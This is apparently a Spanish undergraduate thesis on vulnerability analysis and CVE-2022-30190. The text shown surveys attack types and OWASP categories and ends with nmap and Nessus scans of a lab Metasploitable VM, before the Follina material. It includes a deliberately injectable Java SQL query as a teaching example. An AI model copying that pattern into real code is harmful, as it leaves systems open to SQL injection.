ESCUELA TÉCNICA SUPERIOR DE INGENIERÍA INFORMÁTICA

GRADO EN INGENIERÍA INFORMÁTICA

Curso Académico 2022/2023

Trabajo Fin de Grado

ESTUDIO DE LA VULNERABILIDAD CVE-2022-30190

Autor: Pablo Herrezuelo Zorroza

Tutor: Tomás Isasia Infante

RESUMEN

Este Trabajo de Fin de Grado se titula “Estudio de la vulnerabilidad CVE-2022-30190. Contexto del panorama actual del análisis de vulnerabilidades”. Plantea un contexto de la seguridad informática desde un punto de vista general, su importancia en el panorama actual de la tecnología y la seguridad de las infraestructuras. Se habla en él también de las amenazas comunes a empresas y de los principales vectores de ataques. Se trata además el análisis de vulnerabilidades junto con sus tipos y su importancia y un ejemplo de explotación de una máquina vulnerable. Se ha realizado un estudio en profundidad una vulnerabilidad conocida como “Follina”, que fue muy mencionada y tuvo gran repercusión a partir de mayo de 2022, estableciendo para ello un entorno seguro de trabajo y llevando a cabo una prueba de concepto “POC”, planteando después una posible forma de mitigarla.

Palabras clave:

- Vulnerabilidad
- Análisis de vulnerabilidades
- Gestión de vulnerabilidades
- Seguridad informática
- Ciberataque
- Follina
- Exploit
- Payload
- Remediación
- Mitigación
- CVE
- Riesgo

ÍNDICE:

ÍNDICE DE IMÁGENES

INTRODUCCIÓN

Para la introducción del trabajo, se va a hablar del porqué de la elección del tema y del contexto y alcance que supone el mismo.

Justificación del tema

Desde que empecé la carrera y desde que empecé a tener contacto y conocimientos en el ámbito de la informática, el tema que más me ha llamado la atención con diferencia es la ciberseguridad. Me parece muy interesante el hecho de poner a prueba los programas y estructuras que en teoría son seguros y mantenerse al día con las nuevas noticias que aparecen al respecto. Hoy en día, es un tema muy dinámico y aplicable a todos los sectores. Cualquier compañía, asociación u organismo público está expuesto a ataques y fallos en sus servicios. Por ello, me parece muy interesante el estudio de las brechas conocidas y cómo se descubren.

Contexto y alcance

La seguridad, consistencia y confianza en las empresas, organizaciones e instituciones actualmente dependen completamente de la ciberseguridad. La protección de los datos y de la metodología de trabajo se ve comprometida por ciber atacantes muy a menudo y es ciertamente obligatorio estar al día en el sector.

Desde que comenzó la era tecnológica, y creciendo de una manera exponencial a raíz de la pandemia, objetivos como Hospitales, Fábricas, Empresas importantes, (cualquier organización que utilice medios IT para almacenar datos y comunicarse) ha sufrido las consecuencias de no estar debidamente protegidos. (iDric | Angélica Espinoza, 2022)

Si se quiere tener una consistencia en la ciberseguridad y protección de los datos en una empresa, el análisis de vulnerabilidades es necesario. Según SecurityMetrics, durante 2021, los atacantes tardaron 166 días de media en acceder a una organización, después de eso, pudieron acceder a datos sensibles durante 127 días. El riesgo de que esto ocurra es mucho menor si se mantiene un análisis de vulnerabilidades constante, puesto que los fallos que se aprovechan de forma habitual son controlados antes de que ocurran. Hay cierto tipo de vulnerabilidades que son muy conocidas y que, si no se tienen en cuenta de forma sencilla y mecánica, pueden derivar en problemas irreversibles como ransomware, robo de identidades, etc. (iDric | Angélica Espinoza, 2022)

OBJETIVOS

- Dar un contexto general de la ciberseguridad hoy en día
- Conocer los ataques más utilizados y peligrosos
- Aumentar los conocimientos en el análisis de vulnerabilidades y las herramientas comúnmente usadas
- Concienciar a cerca de la importancia del análisis de vulnerabilidades
- Aumentar mis conocimientos en Kali Linux
- Aumentar en gran parte mis conocimientos en la herramienta Virtual Box
- Aprender a establecer un entorno para hacer pruebas de malware
- Comprender el flujo de descubrimiento y puesta en común de una nueva vulnerabilidad
- Comprender al completo la vulnerabilidad CVE-2022-30190
- Estudiar el impacto de una vulnerabilidad 0-day

Metodología seguida

A la hora de realizar el trabajo se ha seguido una serie de fases para las distintas partes de este.

Para la elaboración de la parte de plantear un contexto previo, se ha investigado sobre las entidades con cierta autoridad en el campo. Se han sintetizado una serie de fuentes fiables (OWASP, IBM, Cloudflare, Microsoft, etc.) y a raíz de ellas, se ha obtenido la información para exponer todos los temas de una forma coherente y relacionada.

Para la sección del análisis de vulnerabilidades, han servido de ayuda las metodologías que presenta Tarlogic.

Para el primero de los temas, se han utilizado varios de los puntos de la metodología OWASP FSTM (Firmware Security Testing Methodology)(Tarlogic | OWASP, 2022a). Se han usado partes de alguna de sus etapas, las relacionadas con el análisis de vulnerabilidades. También, para la explotación de una vulnerabilidad y como apoyo para el resto del trabajo (siendo que es una guía muy extensa), se ha usado la guía NIST SP 800-115, sintetizada de nuevo por Tarlogic. Esta guía constituye una base para el diseño y la implementación de servicios de pentesting y contiene detalladas diversas fases, entre ellas las necesarias para la explotación de una vulnerabilidad, cuyo proceso está recogido

en este TFG (Planificación, Descubrimiento, Ejecución, Informes) (Tarlogic | Ciber 4 All Team, 2022b)

Por último, para el análisis de la vulnerabilidad CVE-2022-30190, se ha partido principalmente de la información proporcionada a partir de "cve.mitre.org"(CVE | Mitre, n.d.). Desde esta fuente se recomienda la información que aporta Microsoft y NIST. Además, el análisis de mucha información recopilada por las primeras investigaciones de la vulnerabilidad de diferentes blogs relacionados con la ciberseguridad y vídeos explicativos ha sido clave para comprender el flujo de la vulnerabilidad. Como parte del análisis, se ha creado un entorno adaptado para hacer una prueba de concepto con intención de asentar conocimientos y demostrar el peligro de Follina.

CONTEXTO Y CONCEPTOS

Seguridad informática en la actualidad

La comunicación y la conexión entre personas al momento e independientemente del lugar del mundo en el que se encuentren es una realidad hoy por hoy. Aplicaciones de mensajería, redes sociales, blogs, páginas web, bases de datos; todo ello tiene Internet como intermediario. A través de las redes, dispositivos, cables de fibra óptica y un amplio etcétera, se mueven infinidad de datos.

En el tercer trimestre del año pasado, la media mundial de uso Internet diario fue de 6 horas y 37 minutos (Statista | Marina Pasquali, n.d.) y según el Instituto Nacional de Estadística, el 94,5% de las personas entre 16 y 74 años ha utilizado la red en los últimos 3 meses de 2021 (Instituto Nacional de Estadística, n.d.). Esto refleja una clara tendencia a usar medios digitales para tartar información, la cuál puede ser muy valiosa para cualquier atacante.

Al igual que las personas corrientes en su día a día, las empresas también utilizan medios digitales para almacenar su información más sensible o para realizar comunicaciones de importancia. Es por eso por lo que la seguridad informática cobra un papel fundamental: para que no colapse el sistema actual.

La seguridad informática entonces consiste en prevenir el uso no autorizado de un sistema informático. Pretende asegurar la confidencialidad, la integridad, la disponibilidad y la autenticación de los datos. (Obicex, n.d.)

Principales tipos de ataque

Los ciberataques son intentos de sacar a la luz, robar, deshacerse o simplemente dañar datos valiosos para una organización de forma no permitida. Los resultados pueden ser leves, o devastadores, y pueden ser llevados a cabo contra cualquier elemento conectado a Internet, con lo que los objetivos son muy amplios.

Más del 90 % de las organizaciones de la salud han notificado un compromiso en la seguridad en los 3 últimos años y más del 62,7 % de las empresas creen que los ataques han aumentado debido a la pandemia. Los ataques se ceban con los pequeños negocios y es el sistema operativo más común, Windows, el que más se ve asolado. (Norman Gutiérrez, n.d.)

En definitiva, al crecer el valor de la informática, más se ve comprometida.

Podemos agrupar estos ataques en diferentes tipos según su naturaleza.

-**Ataques de denegación de Servicio (DoS)**: Según Cloudflare, "Un ataque de denegación de servicio (DoS) es un tipo de ciberataque en el que un actor malicioso tiene como objetivo que un ordenador u otro dispositivo no esté disponible para los usuarios a los que va dirigido"(Cloudflare, n.d.-a). Se realiza desde un solo ordenador, si fuese desde varios se denominaría Ataque de Denegación de Servicio distribuido (DDoS).

Suelen ser de dos tipos: de desbordamiento de búfer, en el que se procura el consumo de toda la CPU, memoria o disco duro, o bien de inundación, en el que el atacante dispone de más ancho de banda que el objetivo y lo satura con muchos paquetes. Estos ataques aprovechan vulnerabilidades en la red, el software y el hardware.

(Cloudflare, n.d.-a)




Ilustración 1: Esquema DDoS: https://www.deltaprotect.com/blog/ataques-ddos-que-son

-**Phishing**: Para la empresa IBM, el Phishing es "la forma más común de ingeniería social. Es la práctica de engañar, presionar o manipular a las personas para que envíen información o activos a personas indebidas. Los ataques de ingeniería social basan su éxito en tácticas de error humano y presión."(IBM, n.d.) Los hackers, con tono urgente, se ponen en contacto con la víctima pidiéndoles datos o archivos. Es una táctica muy sencilla y, masificada, ha llegado a convertirse en la manera más usada para transmitir malware.

Es la cuarta causa más común y la segunda más costosa en filtraciones.

(IBM, n.d.)

Ilustración 2: Phishing: https://www.gextor.es/como-funciona-el-phishing/

Dentro del phishing, podemos distinguir entre:

-Los correos electrónicos masivos: Los atacantes crean una plantilla de correo falsa que envían a un número enorme de personas. Simulan situaciones perfectamente creíbles con cierto tono de prisa, con los que, en

caso de caer en la trampa, se produce el engaño y el robo de información. Tienen asuntos como “Se adjunta su factura” o “Problema con su pedido”

-La suplantación de identidad: Se estudia al objetivo mediante redes sociales y su entorno en general, con la intención de ponerse en contacto con él y, aportando la información obtenida, pedirle datos o dinero.

(IBM, n.d.)

-**Man in the Middle (MitM)**: Este tipo de ataque es menos frecuente que los dos anteriores; pero también supone un peligro indiscutible. Cuando queremos conectarnos a una red pública, o bien cuando accedemos a una página web peligrosa, es posible que haya un atacante intermediario que pretenda capturar las credenciales. Al ser menos propagable, no supone una amenaza general a toda una empresa; pero puede hacer un daño muy grande a elementos concretos. Suele ocurrir cuando se utilizan protocolos sin la seguridad suficiente, como HTTP en vez de HTTPS

(BitDefender, n.d.-a)




Ilustración 3: Man In The Middle: https://github.com/topics/man-in-the-middle-attack

-**Inyecciones SQL**: Los ataques de inyecciones SQL consisten básicamente en consultas a una base de datos que no son habituales. Estas consultas permiten obtener información a la cual no se debería tener acceso, aprovechando el lenguaje de programación y la estructura de base de datos.

Según con lo que ocurre con la respuesta de la base de datos, podemos distinguir entre tres tipos de inyecciones. Aquellas cuyo canal de consulta y respuesta es el mismo (In-band SQLi o Classic), las que no dan respuesta visible (Interferential

SQLi o Blind SQLi) y por último las inyecciones que tienen la respuesta en un canal diferente (Out-of-band SQLi)(ismailtsdln, 2019)

Las inyecciones SQL más comunes según Microsoft son aquellas en las que se inserta código directamente en las variables especificadas por el usuario que se concatenan con comandos SQL y se ejecutan. Básicamente, se acaba antes de tiempo una de las consultas destinadas a la base de datos y se agrega otra acción.(Microsoft, n.d.)

Ilustración 4: Inyección SQL: https://infosecwriteups.com/inyecci%C3%B3n-sql-divertida-3-mssql-ejemplo-practico-43f883f5eeb7

Ejemplos relevantes de ataques

Un ejemplo con graves consecuencias fue el ataque en marzo de 2021, cuando CNA Financial (una empresa que irónicamente vende seguros relacionados con la ciberseguridad) fue víctima de un Ransomware que cifró todos sus datos, haciendo que pagase 40 millones de dólares. (Somos Unitti, 2021)

Otro mucho más actual, en marzo de este mismo año (2023), el Hospital Clínic de Barcelona fue atacado por el grupo RansomHouse. Este ataque afectó a los servicios de urgencias, laboratorio y farmacia, desprogramándose 150 intervenciones y anulándose miles de visitas, ya que no se podía acceder a la información clínica de los pacientes que se atendiesen. El grupo criminal exigió al hospital 4,5 millones de euros a cambio de no divulgar los datos personales de sus pacientes, después de cifrarlos y obtenerlos. (Carles Planas Bou, 2023; CLARA BLANCHAR, n.d.; CLARA BLANCHAR & SARA FONTSERÈ, 2023)

También, en las elecciones de Estados Unidos de 2015, en torno al 60% de la población se vio con su información personal (Nombre, dirección, partido político, etc.) expuesta en Internet, debido a un fallo de una empresa de marketing contratada por el Comité Nacional Republicano.(Rufino Contreras, 2022)

Por último, se va a nombrar el ataque que sufrió Sony PlayStation Network en abril de 2011. Los datos personales de unos 77 millones de personas que utilizaban este servicio (dentro de los cuales no se descartó que se pudiesen encontrar los datos del banco) fueron accedidos, quedando de esta manera expuestos.(Rufino Contreras, 2022)

No dedicar los recursos y la infraestructura necesaria para protegerse de los ataques relacionados con la ciberseguridad en una empresa, puede derivar en graves consecuencias. Es preciso mantener actualizadas las defensas y los protocolos necesarios en todo momento.

ANÁLISIS DE VULNERABILIDADES

Una vez dado un contexto general sobre la seguridad informática y los distintos métodos de ataque conocidos hoy en día, se va a tratar en profundidad el análisis de vulnerabilidades. Esta actividad debe estar presente en todas las empresas que gestionan ciberseguridad y acarrea consigo muchas ventajas.

Definición de vulnerabilidad y tipos

Según OWASP, que es un proyecto conjunto que no busca el beneficio económico que se dedica a averiguar y hacer frente a las causas que hacen que el software no sea algo seguro, "una vulnerabilidad es cualquier agujero o debilidad en un sistema o aplicación que permite que algún atacante pueda producir daños a los interesados" (OWASP, n.d.-e)

Existen varios tipos de vulnerabilidades. Podemos hablar de las referidas al hardware y las de software. Las vulnerabilidades de hardware son aquellas que ocurren debido a un fallo físico en los componentes de un equipo o de un sistema informático. Las de software, las más comúnmente explotadas, son aquellas que se deben a un error de programación, un diseño incorrecto, un fallo de configuración, etc.

Estas son algunas de las vulnerabilidades más explotadas en 2021 según OWASP:(OWASP, n.d.-d)

1. Broken Access Control : Permite a un actor malicioso escalar en los privilegios de usuario en una página web para poder efectuar acciones que sólo un administrador podría. Ha sido la vulnerabilidad más explotada de 2021 y suele venir ligada a la exposición de datos sensibles. Su explotación suele darse al revisar el código fuente y realizar fuzzing para encontrar todas las URL de la página (y encontrar una que esté mal configurada y contenga un fallo que permita el escalado) o acceder al fichero Robots.txt, que es básicamente un documento que se estandarizó para indicar a los robots de Google qué datos no deberían indexar en su motor de búsqueda. Básicamente, las vulnerabilidades de Broken Access Control se basan en aprovechar la mala estructura de las páginas web (error de código o estructuración).

Un ejemplo podría ser este:

```
https://example.com/app/getappInfo
```

```
https://example.com/app/admin_getappInfo
```

Una atacante fuerza al servidor a acceder a la URL que quiere. Si un usuario no identificado o un usuario sin privilegios de administrador puede acceder a estas URLs, se considera un defecto en la aplicación web.

Se pueden prevenir este tipo de ataques llevando un control de acceso que avise de los logs a los administradores, deshabilitando la lista de directorios del servidor web y asegurándose de que los archivos con metadatos no sean accesibles.

(OWASP, n.d.-a; Redacción KeepCoding, 2022)

2. Cryptographic Failures: Los casos de fallos criptográficos han crecido mucho. Se basan en un error a la hora de cifrar los datos y suelen llevar a la exposición de datos sensibles. Se da cuando, por ejemplo, se transmite información en texto plano (quedando vulnerable en los protocolos como HTTP o SMTP), cuando se usan mecanismos desfasados de cifrado que son fáciles de romper hoy en día, cuando se usan "keys" por defecto, etc. (OWASP, n.d.-b)

Un caso común sería el de una base de datos de contraseñas que utiliza hashes simples a la hora de archivar las claves. Si se consigue ese archivo mediante otra vulnerabilidad (como Broken Access Control) se podrían averiguar las contraseñas mediante el uso de CPUs potentes o usando "Rainbow tables" (que son tablas de consulta para obtener texto plano a partir de funciones hash)(Auditor, 2019)

3. Injection: Las inyecciones de código se consideran una de las vulnerabilidades más comunes. Ocurren principalmente cuando los datos introducidos por el usuario no son validados, por ejemplo cuando no se delimita el tamaño máximo, los caracteres usados o no se comprueban palabras clave como las referentes a SQL.

El mejor método para asegurarse de que no ocurra es la revisión a conciencia del código fuente. Se deben hacer test automáticos de todos los parámetros, como de las cabeceras, de las URL o de los objetos JSON.

Un ejemplo de inyección, donde se introduce código no verificado, sería el siguiente:

```
String query = "SELECT \* FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

(OWASP, n.d.-c)

Tipos de vulnerabilidad

Las vulnerabilidades se pueden clasificar en grupos según su estado:

Vulnerabilidades 0-day: Las vulnerabilidades "Zero-Day" o de día cero son aquellas que son descubiertas por atacantes antes que los propios desarrolladores. Acaba de ser descubierta y no hay un parche que la solucione. Estas pueden derivar en ataques 0-day, que pueden traer consigo enormes consecuencias. En cualquier conflicto actual los ciberataques están vigentes y por ello, contar con arma así puede ser devastador. Existe por tanto un gran mercado en torno a las 0-day en la "Dark web".(Incibe, 2020)

Para ser descubiertas, se necesitan grandes conocimientos en informática y, dependiendo del objetivo, grandes cantidades de tiempo. Empresas como Zerodium llegan a ofrecer millones de euros por vulnerabilidades de este tipo.(GABRIELA GONZÁLEZ, 2019)

Aquellas vulnerabilidades para las que ya ha salido un parche pasan a denominarse 1-day. No son igual de peligrosas, pero siguen siendo un problema para sistemas desactualizados.

Vulnerabilidades 0-click: Las vulnerabilidades 0-click se caracterizan por ser capaces de comprometer un dispositivo sin que sea necesario utilizar ingeniería social para que el usuario pulse en un enlace o descargue un fichero. Esto convierte a este tipo de vulnerabilidades a un grupo más escaso y cotizado (debido a que son más complejas y dejan menos rastro de actividad maliciosa) y más peligroso que los demás. Suelen ocurrir en las aplicaciones de mensajería y se encuentran en mensajes especialmente diseñados.

Algunos ejemplos de este tipo de vulnerabilidades son:

- En WhatsApp, en 2019, se usó Pegasus para realizar un ataque utilizando esta vulnerabilidad con una simple llamada perdida.
- También en WhatsApp, en 2018, un mensaje enviado supuestamente por Mohammed bin Salman llegó al teléfono de Jeff Bezos (gerente de Amazon) con

un archivo de vídeo. Este archivo contenía un código que, con el simple hecho de reproducir el vídeo, se instaló un software capaz de extraer los datos del dispositivo de forma continua.

(Kaspersky, 2023)

Análisis de vulnerabilidades y su importancia

Ante la amenaza que suponen las vulnerabilidades y todos sus tipos, las empresas y asociaciones se ven obligadas a tomar medidas de precaución y protegerse antes de que se aprovechen y se generen daños a raíz de ellas. Existe un proceso llamado análisis de vulnerabilidades que protege frente a este problema.

"El análisis de vulnerabilidad consiste en definir, identificar, clasificar y priorizar las debilidades de las aplicaciones para proporcionar una evaluación de las amenazas previsibles y reaccionar de manera apropiada" (Saynet, n.d.)

Según NIST:

"Formal description and evaluation of the vulnerabilities in an information system"(NIST, n.d.-b)

Lo que traducido es:

"Descripción formal y evaluación de las vulnerabilidades en un sistema de información"

Es imprescindible llevar un análisis continuo de vulnerabilidades en una empresa si se desea mantener una estrategia de ciberseguridad consistente. Una fuga de datos, un sobrepaso de las medidas de seguridad, un robo de identidades. Todo ello puede dañar la imagen de una empresa de forma permanente. Por ello, se hacen estas evaluaciones de redes internas, redes externas, aplicaciones y dispositivos de comunicación.

Se buscan errores de configuración conocidos y se genera un informe muy útil con el que se pueden aplicar las medidas necesarias.(iDric | Angélica Espinoza, 2022)

Por lo tanto, el análisis de vulnerabilidades es un paso necesario que tomar a la hora de proteger la estructura de la compañía. Con ello, se asegura que no existan brechas conocidas y, por ello, fácilmente alcanzables.

Métodos de análisis

Existen diferentes tipos de métodos de análisis de vulnerabilidades:

-**Análisis estático**: El análisis estático se basa en escanear el código mediante una serie de comprobaciones automatizadas en busca de errores y vulnerabilidades que sean comunes y conocidas, como fugas de datos o desbordamiento de buffer.

Entre las ventajas de este tipo de análisis, encontramos el hecho de que no es necesario ejecutar el código, por lo tanto, no existe riesgo de comprometer la seguridad al hacer las comprobaciones. Además, se realiza en un tiempo muy pequeño y se descartan con ello gran parte de los ataques conocidos.

Sin embargo, el análisis estático actúa como complemento del análisis general. No es posible descartar todo riesgo con él y es posible también que genere falsos positivos. Es decir, es un proceso necesario y muy útil pero no es válido por sí solo.(JetBrains, n.d.)

-**Análisis dinámico**: Se define, según Tarlogic, como "el estudio del dispositivo en ejecución en un entorno real o emulado". Esta fase del análisis puede realmente abarcar una cantidad desmesurada de pruebas, por eso es importante tener claros los marcos de trabajo a seguir y haber hecho correctamente el análisis estático, para marcar objetivos claros. Se puede realizar en un entorno emulado o en el propio entorno real, siendo preferible por norma general realizarlo en el emulado.(Tarlogic | OWASP, 2022b)

Una de las fases del análisis dinámico consiste en la depuración de las distintas aplicaciones, para tener siempre controlado el flujo de ejecución. Para hacerlo desde una perspectiva del sistema completo se pueden utilizar herramientas como QEMU o Renode. Esto se puede combinar con herramientas de depuración de aplicaciones concretas, como el depurador GDB. Esta depuración consiste en ir observando todo lo que ocurre mientras se ejecuta una aplicación o un programa, para vigilar que no hay procesos extraños.(OWASP FSTM, Etapa 7: Análisis Dinámico, depuración software, n.d.)

También existe un proceso similar a la depuración de programas basado en la depuración del hardware. No hay que olvidar que son a veces los propios elementos físicos de los dispositivos los que presentan brechas causadas por una

mala configuración.(OWASP FSTM, Etapa 7: Análisis Dinámico, depuración hardware, n.d.)

Además, se pueden realizar técnicas propias del Pentesting para listar las vulnerabilidades. Se pueden hacer reconocimientos en la red. La herramienta "Nmap" es la más común en este sentido, permite averiguar puertos abiertos y los servicios que ofrecen, con sus versiones y tipos. Esto abre las puertas a descubrir vulnerabilidades y exploits conocidos en plataformas como "exploit-db" y dando pie a usarlos con frameworks como Metasploit. A continuación, es posible comprobar la consistencia de los posibles servicios web establecidos en un sistema y de las comunicaciones que están siendo utilizadas con diferentes protocolos. Ambos dan cabida a huecos en la seguridad.(OWASP FSTM, Etapa 7: Análisis Dinámico, pentesting, n.d.)

Por último, se va a hablar del Fuzzing. Las pruebas de Fuzzing pueden ser de tres tipos: de aplicación, que se centra en la modificación de los datos habituales de entrada, de formato, que como su nombre indica consiste en cambiar el tipo de dato (como modificar bits de propiedades) y de protocolo, que es lo mismo que de formato; pero se centra en alterar paquetes. (Tarlogic | OWASP, 2022b)

Toda la metodología anterior, es llevada a cabo con el objetivo de realizar una auditoría de un sistema. Esto puede enfocarse desde dos perspectivas diferentes. La primera, también conocida como auditoría de Caja Negra, se basa en realizar todas las pruebas posibles para hallar brechas en el sistema sin conocerlo previamente, es decir, desde la perspectiva de un atacante. Por otro lado, la segunda perspectiva se conoce como auditoría de Caja Blanca, que se centra más en listar las vulnerabilidades conocidas teniendo en cuenta la entera disposición y organización del sistema. Ambas perspectivas son perfectamente compatibles y se realiza un mejor análisis si primero se hace una auditoría de Caja Negra y posteriormente una de Caja Blanca.

Herramientas y ejemplos


Existen numerosas herramientas que se basan en automatizar los análisis de vulnerabilidades, creando así procesos sencillos y visuales para conseguir el objetivo de listar las brechas de seguridad, teniendo en cuenta su importancia.

Nmap

Nmap es una utilidad de código abierto para auditorías de seguridad y escaneo de redes. Su funcionamiento se basa en interceptar paquetes IP con el objetivo de determinar los hosts disponibles en una red, los puertos que tienen abiertos, los servicios que ofrecen. Fue diseñada para escaneos masivos de redes, pero funciona bien en hosts individuales, pudiendo incluso utilizar una interfaz gráfica para ello.(Nmap, n.d.)

Es de las herramientas más populares con estos objetivos y resulta útil y rápida.

A continuación, se muestra una prueba rápida de un escaneo básico de puertos de una máquina vulnerable.



```
C:\Users\pablo>nmap -sV 192.168.56.101
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-22 15:09 Hora de verano romance
Nmap scan report for 192.168.56.101
Host is up (0.00092s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:54:93:8D (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Ilustración 5: Escaneo de puertos Nmap

Utilizando la opción “-sV” se prueban los puertos abiertos para determinar la versión de los servicios dispuestos.

Nessus

Nessus es un programa cuya finalidad es la de escanear distintos sistemas operativos y hacer un recuento de las vulnerabilidades encontradas en los mismos. Tiene una versión

más limitada de código abierto y otra más completa de pago. Se divide en dos partes diferenciadas:

-Nessusd: También llamado “deamon” . El término “deamon”, mal traducido al castellano como “demonio”, hace referencia a un programa que está en ejecución en segundo plano. En el caso de este módulo de Nessus, se encarga de todos los escaneos en los equipos.

-Nessus Client: Se ocupa de los contrastes de información de las vulnerabilidades contra las bases de datos y de mostrar dicha información.

El flujo global de Nessus se basa en el escaneo de puertos (de forma análoga a la herramienta Nmap), la detección de servicios ofrecidos en dichos puertos, la identificación de las vulnerabilidades encontradas a raíz del escaneo y un filtrado final que descarta falsos positivos.(Redacción KeepCoding, 2023; Wikipedia, 2011)

A continuación, se va a ver un ejemplo práctico con esta herramienta de una máquina virtual vulnerable.

Se va a trabajar con un Linux vulnerable virtualizado con la herramienta de Virtual Box, hecho para el estudio de vulnerabilidades y de pruebas de pentesting. Primeramente, habría que descargar la imagen de disco y montar la instancia. Después, se realiza una configuración anfitrión-host, con el fin de trabajar de forma aislada con la máquina sin que esto afecte a la red y sin que haya comunicación con internet.




Ilustración 6: Configuración de máquina Linux anfitrión-host en Virtual Box

Una vez arrancada la máquina, desde la herramienta Nessus se procede a realizar la búsqueda de vulnerabilidades. Esto se va a hacer especificando el host objetivo. Se está tomando la perspectiva de un análisis de Caja Blanca puesto que se conoce la IP del host y sus credenciales de usuario. Se podría realizar un escaneo de un rango determinado de IPs.




Ilustración 7: Configuración de Escaneo con Nessus

Al realizar el escaneo, se obtiene este resultado:




Ilustración 8: Resultado 1 de escaneo de Metasploitable II con Nessus

